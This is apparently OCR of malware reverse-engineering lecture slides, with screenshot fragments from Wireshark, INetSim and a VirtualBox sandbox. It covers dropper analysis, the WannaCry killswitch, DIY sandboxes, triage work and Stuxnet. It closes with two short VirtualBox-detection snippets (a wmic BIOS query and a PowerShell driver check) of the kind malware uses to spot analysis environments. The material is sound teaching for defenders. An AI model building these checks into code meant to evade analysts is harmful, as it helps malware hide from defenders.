Internet Protocol Version 4, Src: 10.10.10.3, Dst: 10.10.10.2
Transmission Control Protocol, Src Port: 49631, Dst Port: 80, Seq: 1, Ack: 1, Len: 239
Hypertext Transfer Protocol
"httpSS" is neither a field nor a protocol name.
Packets: 354 · Displayed: 40 (11.3%)
Profile: Default
remnux@remnux: ~
Unknown command line opt
See '/usr/bin/inetsim -
Error in command line op
INetSim 1.3.2 (2020-05-
Usage: /usr/bin/inetsim
Available options:
--help
--version
--config=<filename>
--log-dir=<directory>
--data-dir=<directory>
--report-dir=<director
--bind-address=<IP ad
--max-childs=<num>
--user=<username>
--faketime-init-delta
--faketime-auto-delay=
--faketime-auto-incr=
--session=<id>
--pidfile=<filename>
Error in command line op
INetSim 1.3.2 (2020-05-
Using log directory:
Using data directory:
Using report directory:
Using configuration file
Parsing configuration f
Configuration file parse
=== INetSim main proces
Session ID: 1671
Listening on: 10.10.10
Real Date/Time: 2022-02-08 13:35:27
Fake Date/Time: 2022-02-08 13:35:27 (Delta: 0 seconds)
Forking services...
* dns_53_tcp_udp - started (PID 1675)
* smtp_25_tcp - started (PID 1678)
* dummy_1234_tcp - started (PID 1684)
* smtps_465_tcp - started (PID 1679)
* ftp_21_tcp - started (PID 1682)
* pop3_110_tcp - started (PID 1680)
* ftps_990_tcp - started (PID 1683)
* http_80_tcp - started (PID 1676)
* https_443_tcp - started (PID 1677)
* pop3s_995_tcp - started (PID 1681)
done.
Simulation running.
Right Ctrl
Windows_demo_sandbox [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Visual Studio Code
Google Chrome
Regshot-x6...
ClickMe
C:\Users\RONALD~1\AppData\Local\Temp\TrustMeNotMalware.exe
INetSim
This is the INetSim default GUI binary
OK
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Local
Address Hex ASCII
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Terminated Debugging stopped!
Time Wasted Debugging: 0:00:02:10
System Type: Workstation, Terminal Server
User Name: Ronald fillabuster
Volumes: C:\ 99.45 GB NTFS
Windows 10 Enterprise Evaluation
Windows License valid for 77 days
Build 19041.vb_release.191206-1406
Type here to search
17°F Clear
10:38 AM
2/8/2022
Right Ctrl

Verdict: Dropper

This malware is a dropper. It downloads, and executes a binary from a remote web server.

It communicates over HTTP

As of Now, it is not clear who or what it is stargeting

However, as we saw last time, the code will not run without C:\malware\ch0nky.txt

Inetsim Default Binaries

If you make a Get request that ends in *.exe, inetsim will server a fake binary to let you know something has happened!


This can be useful for catching stealthier downloads

You can also set your own default exe that prints more information than just a hello world!

Wannacry: Finding the Killswitch Dynamically

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
  - This stopped the spread of the malware, and prevented potentially billions of dollars of damage

Finding the Killswitch: Dynamic Analysis



Sandboxes & VirusTotal

Sandbox: Contained environments with logging / analysis software pre-installed that will allow you to see what the malware actually does.

VirusTotal (VT): Sandbox, Hunting Environment, and Antivirus detection all in one!

Malshare: good repository of malware to download from if your company doesn’t pay for VT premium.

Others: Joes Sandbox, Intezer

DIY Sandbox

Why would I want to do this?

DIY Sandbox

Why would I want to do this?

- Anything you upload publicly becomes available publicly.
- Sometimes you don’t want other threat intelligence analysts looking at a threat that is targeting your systems, you might end up on the front page of NYT as the “victim of a cyber attack” and nobody likes that.
- You also don’t want attackers monitoring for those files on VT to know that you’re on to them, they might start changing their tactics.

DIY Sandbox

Not only can threat actors monitor for the existence of the hashes, but authors can put canaries/booby traps in the code that tip them off. Example: DNS canaries that get tripped when the bot detects a sandbox

Where possible you should tread carefully, doing so can slow you down.

The choices you make will likely vary depending on the environment you occupy. For example, someone tracking a low and slow APT will likely take their time, whereas someone in a triage environment might have to cut some corners and move faster.

DIY Sandbox

Remnux / FlareVM

Steps:

- Take a snapshot
- Run the malware with the desired logging tools
- Log the data elsewhere
- Revert the snapshot

MAKE SURE NEITHER OF THESE VMs ARE CONNECTED TO YOUR REAL MACHINE OR THE INTERNET.

Why doesn’t Dynamic Analysis always work?

(Competent) Malware authors know what malware analysts will look for, and what sandboxes look like.

Code can detect that it is inside of a sandbox, and behave differently

Beware of decoy Executables

Why doesn’t Dynamic Analysis always work?

Malware authors know what malware analysts will look for, and what sandboxes look like.

- Online sandboxes usually stop running after a minute or so - the malware can “sleep” for days if programmed to do so.
- Malware might check for specific configurations / names of sandboxes that are the defaults (sound familiar ;)?).
- Malware authors might upload files to VirusTotal / “nodistribute” malware repositories to check against antivirus and tweak the file until there are no hits.

Discussion:

How can we make the reverse engineer’s life harder?

In what situations does the malware author “win”?

How does your analysis environment impact a reverse engineering workflow?

We will spend more time on defense evasion in a future lecture.

Triage Environment

- New epochs of malware arrive on your desk
- Most of it probably isn’t that interesting/new.
- You need to pull relevant IOCs out and publish them to your stakeholders as soon as possible
- You might not have time to fully understand everything the malware does
- This is can very quickly turn into a game of Whack-a-Mole

Example: Generic Malspam

- Many infections are the result of massive email spam campaigns (malspam)
- These tend to be wide-net strategies, and typically don’t change much from epoch to epoch
- It might not be worth your time to spend hours reversing the next iteration of trickbot to realize that it now also targets Chase in addition to BOA. It’s banking malware. You don’t want it on your network!

Research/Investigative Environment


Reasons to dedicate large amounts of time to analyzing malware:

- It is targeting something or someone interesting
  - Journalists, critical infrastructure, governments, dissidents...etc
  - EG: uranium centrifuges
- It is doing something interesting
  - Leverages 0/N-day exploit, sophisticated functionality
  - Making uranium centrifuges spin too fast
- You are constantly being targeted by the same tools and need to develop “effective” countermeasures.
- It is associated with an incident that requires remediation.

Example: Stuxnet

A Sophisticated malware used during a (likely) joint US-Israel cyber opteration designed to disrupt Iran's Nuclear program

For more on this, see "Countdown to Zero Day" By Kim Zetter




In either case, you probably want to be efficient

The Reverse Engineer Always Wins*

- Malware authors will employ a variety of tricks to slow you down. The more of these tricks you see, the faster you will get at bypassing them.
- With enough time, energy and money you can reverse engineer just about anything
- You don’t have infinite time, money, or resources. Neither does your adversary!
- You will need to automate portions of your work to make the sheer volume of tasks tractable to complete.

Dealing with Tricks



Discussion

How can we detect that we are in VirtualBox?

Example:

`wmic bios get smbiosbiosversion`

Example 2

```
 $drivers = Get-WindowsDriver -Online -All
ForEach($d in $drivers){
    if($d.ProviderName -eq "Oracle Corporation"){echo $d}
}
```